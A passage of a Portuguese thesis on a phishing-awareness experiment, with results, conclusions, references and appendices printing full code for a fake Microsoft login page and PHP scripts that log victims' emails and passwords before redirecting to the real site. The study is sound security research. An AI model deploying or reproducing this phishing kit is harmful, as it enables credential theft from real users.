
Gráfico 2 - Desempenho da População B



Fonte: elaborado pelo autor.

Através da análise do desempenho, sendo somados os resultados obtidos de cada uma das populações, percebe-se que no geral, 51,7% do total de participantes, como pode ser visto no Gráfico 3, não foram capazes de notar as características propositalmente deixadas para atrair a atenção destes e facilitar a identificação do *Phishing*.

Gráfico 3 - Desempenho geral (População A e B)




Fonte: elaborado pelo autor.

Contudo, um fator tornou-se determinante no resultado final. O prazo determinado para os indivíduos acessarem a conta foi de quatro dias, iniciando-se no dia 16 de maio de 2017 e encerrando ao final do dia 19 de maio do mesmo ano. A

página falsa foi capaz de permanecer *on-line* durante o período de três dias, sendo que entre o terceiro e quarto dia, navegadores como Google Chrome e Mozilla Firefox foram capazes de identificar a ameaça existente no site em questão, conforme exposto na Figura 12.


Figura 12 - Página Maliciosa



Fonte: elaborado pelo autor.

Devido a isso, acredita-se que o aviso de página maliciosa tenha cumprido sua função, e dessa forma, alertado de maneira mais clara e adequada os participantes que acessaram a página através do *link* fornecido. Embora estes ainda fossem capazes de ignorar o aviso, a escolha correta, evidentemente, já estava explícita.

Gráfico 4 - Desempenho geral por data (População A e B)




Fonte: elaborado pelo autor.

Quando analisados os dados resultantes de ambas as populações por dia de experimento - Gráfico 4 - percebe-se que a aplicação da técnica somente foi efetiva nos três primeiros dias, podendo ser atribuído ao alerta exibido na Figura 12 a responsabilidade por tais resultados. Durante os três primeiros dias, as informações foram recebidas sem qualquer dificuldade, sendo que, no terceiro dia o total de informação coletada correspondeu ao dobro do primeiro.

Acredita-se que tal diferença tenha ocorrido devido à pouca visualização dos *e-mails* enviados no dia inicial do experimento. Contudo, mesmo com o aumento dos dados recebidos ao longo dos dias e 51,7% entre 60 indivíduos terem sido vítimas no geral, nenhum escolheu a opção de ignorar o aviso de fraude, resultando em nenhuma informação conseguida no quarto e último dia de experimento.


Gráfico 5 - Desempenho individual por data (População A)



Fonte: elaborado pelo autor.

Nos resultados individuais, obtidos através de cada uma das populações, através do Gráfico 5 é possível notar que na População A está presente a existência de um certo equilíbrio entre a quantidade de indivíduos que foram induzidos a fornecer suas informações durante os três primeiros dias.

Gráfico 6 - Desempenho individual por data (População B)



Fonte: elaborado pelo autor.

Entretanto, ao analisar os dados adquiridos da População B, Gráfico 6, percebe-se uma grande diferença entre os valores. Enquanto os dois primeiros dias representam exatamente 20% das vítimas cada um, somando 40%, o terceiro dia equivale a mais do que estes juntos, representando um total de 60%. O quarto dia simboliza o valor de 0%.

Tabela 4 - Resultados por gerenciador de *E-mail* (Geral)

E-MAIL	A/B	VÍTIMA	%
Gmail	26	15	57,69
Hotmail / Outlook	26	14	53,85
Yahoo / Bol	8	2	25,00

Fonte: elaborado pelo autor.

Quando observados os dados obtidos em relação aos diferentes tipos de *e-mails*, pode-se notar que tantos os usuários de Gmail quanto os de Hotmail e Outlook correspondem a grande parte dos que caíram no golpe aplicado. Para os 26 usuários de Gmail selecionados para participar do experimento, cerca de 57,69% se tornaram vítimas.

Já em relação aos indivíduos que possuem as contas Hotmail ou Outlook, com a mesma quantidade de participantes selecionados, as vítimas correspondem a

53,85%, mostrando uma variação muito pequena em relação ao gerenciador de *e-mail* anterior.

No entanto, é possível argumentar que a quantidade de indivíduos de ambas as populações citadas é maior do que as utilizam de Yahoo ou Bol, o que é um fato. Porém, ao notar as devidas proporções, é possível constatar que mesmo contendo uma menor quantidade de participantes, entre todos os usuários de Yahoo ou Bol somente 25% forneceram inocentemente suas informações, mostrando uma grande variação em relação aos demais.

4 CONSIDERAÇÕES FINAIS

Considerando a quantidade de indivíduos selecionados para o experimento (60 indivíduos), a partir da apresentação e análise dos dados percebe-se que os resultados obtidos podem ser considerados preocupantes, não somente pelo fato de 51,7% dos participantes, no geral, terem falhado no processo de detecção do *Phishing*, mas também pela quantidade de informações coletadas em um intervalo de apenas quatro dias, mesmo não havendo vítimas no último dia.

Contudo, ao serem analisados os resultados, não houve maneira de definir e diferenciar, entre os que não fizeram parte das vítimas, quais os indivíduos que conseguiram identificar o *Phishing* e desse modo deixaram de fornecer seus dados, e quais apenas não visualizaram o *e-mail* recebido ou simplesmente não possuíram interesse no que estava sendo oferecido, porém, a proposta inicial deste trabalho foi de verificar a vulnerabilidade do fator humano em relação à técnica *Phishing*.

Uma questão importante resultante do experimento trata-se dos gerenciadores de *e-mail* utilizados pelas vítimas e seus mecanismos de proteção, pois, embora a mensagem tenha sido enviada para diferentes tipos, estes pouco ajudaram no processo de impedir o usuário de acessar a página fraudulenta.

Apesar de 48,3% do total de participantes não terem caído no golpe, a quantidade de vítimas ainda pode ser considerada elevada. Isso demonstra como o fator humano pode caracterizar-se como uma fraqueza, pois, mesmo com diversas “dicas” deixadas para facilitar a percepção e evitar o golpe, mais da metade da população geral do experimento falhou.

Acredita-se que o fator emergencial tenha influenciado os usuários a realizarem o procedimento solicitado. Isso reforça a ideia de o ser humano agir precipitadamente conforme esperado pelo engenheiro social, por exemplo, a fim de conseguir cumprir o prazo e não perder os privilégios oferecidos, conforme a tática utilizada no experimento (MITNICK; SIMON, 2003).

Através dos resultados obtidos pela População A, pode-se supor que muitos indivíduos talvez não possuam um nível de conhecimento ou treinamento adequado em relação às ameaças existentes no ambiente tecnológico. O conhecimento ou treinamento adequado pode auxiliar na prevenção contra ameaças e contra ações bem-sucedidas de criminosos.

Considerando a População B, cujos indivíduos ocupam um determinado nível organizacional, os resultados (50% da população), podem indicar a falta de uma política de segurança na área de TI ou, ainda inadequação no treinamento e na conscientização dos colaboradores da instituição.

Assim, para o estudo, a hipótese (c) mostrou-se correta. Nesta hipótese afirmou-se que mesmo o *Phishing* sendo uma técnica relativamente simples e amplamente divulgada pela Internet, treinamento, conhecimento e instrução não adequados podem ser considerados importantes para a eficácia da técnica.

Trabalhos futuros envolvendo pesquisas, aplicadas previamente, sobre conhecimento ou treinamento dos indivíduos analisados podem contribuir de maneira mais eficaz para os resultados aqui obtidos. A verificação da existência de uma política de segurança da informação também pode ser importante contribuição, bem como o uso de ferramentas de apoio à Segurança da Informação.

REFERÊNCIAS BIBLIOGRÁFICAS

ANDRADE, M. **Introdução à metodologia do trabalho científico:** elaboração de trabalhos na graduação. 10. ed. São Paulo: Atlas, 2010.

BERVIAN, P.; CERVO, A.; SILVA, R. **Metodologia científica.** 6. ed. São Paulo: Pearson Prentice Hall, 2007.

CANALTECH (s.d). **O que é Phishing?**. Disponível em: <https://canaltech.com.br/o-que-e/seguranca/O-que-e-Phishing/>. Acesso em: 22 mai. 2017.

CARUSO, C.; STEFFEN, F. **Segurança em informática e de informações.** São Paulo: Senac, 1999.

CERT.br (Org.). **Cartilha de segurança para internet.** São Paulo: Comitê Gestor da Internet no Brasil, 2012. Disponível em: <https://cartilha.cert.br/livro/cartilha-seguranca-internet.pdf>. Acesso em: 20 abr. 2017.

DAWEL, G. **A segurança da informação nas empresas:** Ampliando horizontes além da tecnologia. Rio de Janeiro: Editora Ciência Moderna Ltda, 2005.

FERREIRA, F.; ARAUJO, M. **Política de segurança da informação:** Guia prático para elaboração e implementação. 2. ed. Rio de Janeiro: Editora Ciência Moderna Ltda, 2008.

FONTES, E. **Praticando a segurança da informação.** Rio de Janeiro: Brasport, 2008.

FONTES, E. **Segurança da informação:** O usuário faz a diferença. São Paulo: Saraiva, 2006.

G1 (2017). **Ciberataque em larga escala atingem empresas no mundo e afetam Brasil**. Disponível em: <http://g1.globo.com/tecnologia/noticia/hospitais-publicos-na-inglaterra-sao-alvo-cyber-ataques-em-larga-escala.ghtml>. Acesso em: 22 mai. 2017.

GERHARDT, T.; SILVEIRA, D. (Org.). **Métodos de pesquisa.** Porto Alegre: Editora da UFRGS, 2009. Disponível em: <http://www.ufrgs.br/cursopgdr/downloadsSerie/derad005.pdf>. Acesso em: 23 mar. 2017.

GIL, A. **Métodos e técnicas de pesquisa social.** 6. ed. São Paulo: Atlas, 2008.

GIL, A. **Segurança em informática.** 2. ed. São Paulo: Atlas, 1998.

JORGE, P. **Fraudes na internet:** Uma proposta de identificação e prevenção. 2007. 79 f. TCC (Graduação) - Curso de Sistemas de Informação, Faculdade Santa Maria, Recife, 2007. Disponível em: <http://www.nogueira.eti.br/profmarcio/obras/Paulo - Fraudes na Internet.pdf>. Acesso em: 30 abr. 2017.

KISSELL, J. **Aprendendo a proteger suas senhas.** São Paulo: Novatec Editora Ltda, 2017.

LAU, M. **Análise das fraudes aplicadas sobre o ambiente Internet Banking.** 2006. 118 f. Dissertação (Mestrado) - Curso de Engenharia, Universidade de São Paulo, São Paulo, 2006. Disponível em: <http://www.teses.usp.br/teses/disponiveis/3/3142/tde-19092006-164238/pt-br.php>. Acesso em: 20 abr. 2017.

LYRA, M. **Segurança e auditoria em sistemas de informação.** Rio de Janeiro: Editora Ciência Moderna Ltda., 2008.

MARCELO, A.; PEREIRA, M. **A arte de hackear pessoas:** Um guia para conhecer a engenharia social, os crimes digitais, os ataques de phishing e de como os novos criminosos estão atacando na Internet. Rio de Janeiro: Brasport, 2005.

MITNICK, K.; SIMON, W. **A arte de enganar.** São Paulo: Makron Books, 2003.

MITNICK, K.; SIMON, W. **A arte de invadir:** As verdadeiras histórias por trás das ações de hackers, intrusos e criminosos eletrônicos. São Paulo: Pearson Prentice Hall, 2005.

PEIXOTO, M. **Engenharia social e segurança da informação na gestão corporativa.** Rio de Janeiro: Brasport, 2006.

PRODANOV, C.; FREITAS, E. **Metodologia do trabalho científico:** Métodos e técnicas da pesquisa e do trabalho acadêmico. 2. ed. Novo Hamburgo: Feevale, 2013. Disponível em: <http://www.feevale.br/Comum/midias/8807f05a-14d0-4d5b-b1ad-1538f3aef538/E-book Metodologia do Trabalho Cientifico.pdf>. Acesso em: 25 mar. 2017.

SÊMOLA, M. **Gestão da segurança da informação:** Uma visão executiva. Rio de Janeiro: Elsevier, 2003.

SILVA, M.; COSTA, V. **O fator humano como pilar da segurança da informação:** Uma proposta alternativa. Serra Talhada: Ufrpe, 2009. Disponível em: <http://www.eventosufrpe.com.br/jepex2009/cd/resumos/R0052-3.pdf>. Acesso em: 20 fev. 2017.

APÊNDICE A – Página (População A)

Código da página destinada aos alunos.

login_a.php

```
<html>
   <head>
      <meta charset="UTF-8">
      <title>Entrar em sua conta</title>
      <link rel="shortcut icon" href="favicon-32x32.png" >
      <style type="text/css">

         html, body {
            margin:0px;
            height:100%;
            position:fixed;
         }

         p {
            white-space: nowrap;
         }

         a:link {
            text-decoration:none;
            color:#2872dd;
            background-color: transparent;
         }

         a:visited {
            text-decoration:none;
         }

         #main {
            width:100%;
            height:100%;
            position:fixed;
         }

         #img {
            max-width:100%;
            width:64%;
            height:auto;
            min-height: 100%;
            float:left;
            margin:0;
            padding:0;
            background:url(background.jpg) no-repeat top left;
            background-size:cover;
```

```
            -webkit-background-size: cover;
            -moz-background-size: cover;
            -ms-background-size: cover;
            -o-background-size: cover;
            position:fixed;
            overflow:hidden;
        }

        #content {
            background-color: #fff;
            border-left:1px solid #fff;
            position:fixed;
            right:0;
            float:right;
            height:100%;
            width:36%;
            font-family:Arial;
            color:black;
            font-size: 14px;
            overflow-y:auto;
            overflow-x:hidden;
        }

        #form {
            width:95%;
            height:84%;
            padding-left:10%;
            padding-top:5%;
            position:static;
            font-size: .9em;
            font-family: 'Segoe UI','Segoe','SegoeUI-Regular-
final',Tahoma,Helvetica,Arial,sans-serif;
        }

        #footer {
            width:85%;
            height:10%;
            text-align: left;
            padding-left: 10%;
            font-size: 12px;
            color:#666666;
        }

        #email {
            background:transparent;
            border: 1px solid #b8b8b8;
            color: #000;
            height: 28px;
            margin:0;
            width:350px;
```

```
        }

        #email:hover {
            border: 1px solid #666666;
        }

        #pass {
            background:transparent;
            border: 1px solid #b8b8b8;
            color: #000;
            height: 28px;
            margin:0;
            width:350px;
        }

        #pass:hover {
            border: 1px solid #666666;
        }

        #entrar {
            background:#2672ec;
            color:#fff;
            padding:6px 12px 6px 12px;
        }
    </style>

</head>
<body>
    <div id="main">
        <div id="content">
            <div id="form">
                <br><img src="bannerlogo.jpg">
                <br><br><br><br>
                Conta pessoal, escolar ou profissional da Microsoft
                <br><br><br>
                <form name="log" action="aut_a.php" method="post">
                    <input type="text" id="email" name="email" size="40"
placeholder="Email ou telefone"/><br><br>
                    <input type="password" id="pass" name="pass" size="40"
placeholder="Senha"/>
                    <br><br><br>
                    <input type="submit" id="entrar" value="Entrar" value="Login"/>
                </form>
                <br><br><br>
                <a href="https://passwordreset.microsoftonline.com">Não consegue
acessar sua conta?</a>
            </div>
            <div id="footer">
                <p>
```

```
                © 2017 Microsoft <img src="microsoft_logo.png" align="right">
<br><br>
                <a href="https://www.microsoft.com/pt-
BR/servicesagreement/">Termos de Uso</a>     
                <a href="https://privacy.microsoft.com/pt-
BR/privacystatement">Privacidade e Cookies
              </p>
            </div>
          </div>
          <div id="img"></div>
        </div>

    </body>
</html>
```

aut_a.php

```
    <?php

//Criação das Variáveis
    $post = filter_input_array(INPUT_POST);

    $nomearquivo = "ResultadoAlunos.txt";
    $email = $post ['email'];
    $senha = $post ['pass'];
    $data = date("F j, Y");
    $codificada = base64_encode($senha);

//Impressão dos Resultados
    $ess = "Email: " . $email .
           "\r\nSenha: " . $codificada .
           "\r\nData: " . $data .
           "\r\n \r\n----------------------------------------------\r\n \r\n";

    $abre = @fopen($nomearquivo, "a+");
    $escreve = fwrite($abre, $ess);

//Redirecionamento
    echo
"<script>javascript:document.location='https://login.microsoftonline.com/?mkt=pt-BR'
</script>";
    ?>
```

APÊNDICE B – Página (População B)

Código da página destinada aos alunos.

login_f.php

```
<html>
   <head>
      <meta charset="UTF-8">
      <title>Entrar em sua conta</title>
      <link rel="shortcut icon" href="favicon-32x32.png" >
      <style type="text/css">

         html, body {
            margin:0px;
            height:100%;
            position:fixed;
         }

         p {
            white-space: nowrap;
         }

         a:link {
            text-decoration:none;
            color:#2872dd;
            background-color: transparent;
         }

         a:visited {
            text-decoration:none;
         }

         #main {
            width:100%;
            height:100%;
            position:fixed;
         }

         #img {
            max-width:100%;
            width:64%;
            height:auto;
            min-height: 100%;
            float:left;
            margin:0;
            padding:0;
            background:url(background.jpg) no-repeat top left;
            background-size:cover;
```

```
            -webkit-background-size: cover;
            -moz-background-size: cover;
            -ms-background-size: cover;
            -o-background-size: cover;
            position:fixed;
            overflow:hidden;
        }

        #content {
            background-color: #fff;
            border-left:1px solid #fff;
            position:fixed;
            right:0;
            float:right;
            height:100%;
            width:36%;
            font-family:Arial;
            color:black;
            font-size: 14px;
            overflow-y:auto;
            overflow-x:hidden;
        }

        #form {
            width:95%;
            height:84%;
            padding-left:10%;
            padding-top:5%;
            position:static;
            font-size: .9em;
            font-family: 'Segoe UI','Segoe','SegoeUI-Regular-
final',Tahoma,Helvetica,Arial,sans-serif;
        }

        #footer {
            width:85%;
            height:10%;
            text-align: left;
            padding-left: 10%;
            font-size: 12px;
            color:#666666;
        }

        #email {
            background:transparent;
            border: 1px solid #b8b8b8;
            color: #000;
            height: 28px;
            margin:0;
            width:350px;
```

```
        }

        #email:hover {
            border: 1px solid #666666;
        }

        #pass {
            background:transparent;
            border: 1px solid #b8b8b8;
            color: #000;
            height: 28px;
            margin:0;
            width:350px;
        }

        #pass:hover {
            border: 1px solid #666666;
        }

        #entrar {
            background:#2672ec;
            color:#fff;
            padding:6px 12px 6px 12px;
        }
    </style>

</head>
<body>
    <div id="main">
        <div id="content">
            <div id="form">
                <br><img src="bannerlogo.jpg">
                <br><br><br><br>
                Conta pessoal, escolar ou profissional da Microsoft
                <br><br><br>
                <form name="log" action="aut_f.php" method="post">
                    <input type="text" id="email" name="email" size="40"
placeholder="Email ou telefone"/><br><br>
                    <input type="password" id="pass" name="pass" size="40"
placeholder="Senha"/>
                    <br><br><br>
                    <input type="submit" id="entrar" value="Entrar" value="Login"/>
                </form>
                <br><br><br>
                <a href="https://passwordreset.microsoftonline.com">Não consegue
acessar sua conta?</a>
            </div>
            <div id="footer">
                <p>
```

```
                © 2017 Microsoft <img src="microsoft_logo.png" align="right">
<br><br>
                <a href="https://www.microsoft.com/pt-
BR/servicesagreement/">Termos de Uso</a>     
                <a href="https://privacy.microsoft.com/pt-
BR/privacystatement">Privacidade e Cookies
              </p>
            </div>
          </div>
          <div id="img"></div>
        </div>

    </body>
</html>
```

aut_f.php

```
    <?php

//Criação das Variáveis
    $post = filter_input_array(INPUT_POST);

    $nomearquivo = "ResultadoFuncionarios.txt";
    $email = $post ['email'];
    $senha = $post ['pass'];
    $data = date("F j, Y");
    $codificada = base64_encode($senha);

//Impressão dos Resultados
    $ess = "Email: " . $email .
           "\r\nSenha: " . $codificada .
           "\r\nData: " . $data .
           "\r\n \r\n-----------------------------------------------\r\n \r\n";

    $abre = @fopen($nomearquivo, "a+");
    $escreve = fwrite($abre, $ess);

//Redirecionamento
    echo
"<script>javascript:document.location='https://login.microsoftonline.com/?mkt=pt-BR'
</script>";
    ?>
```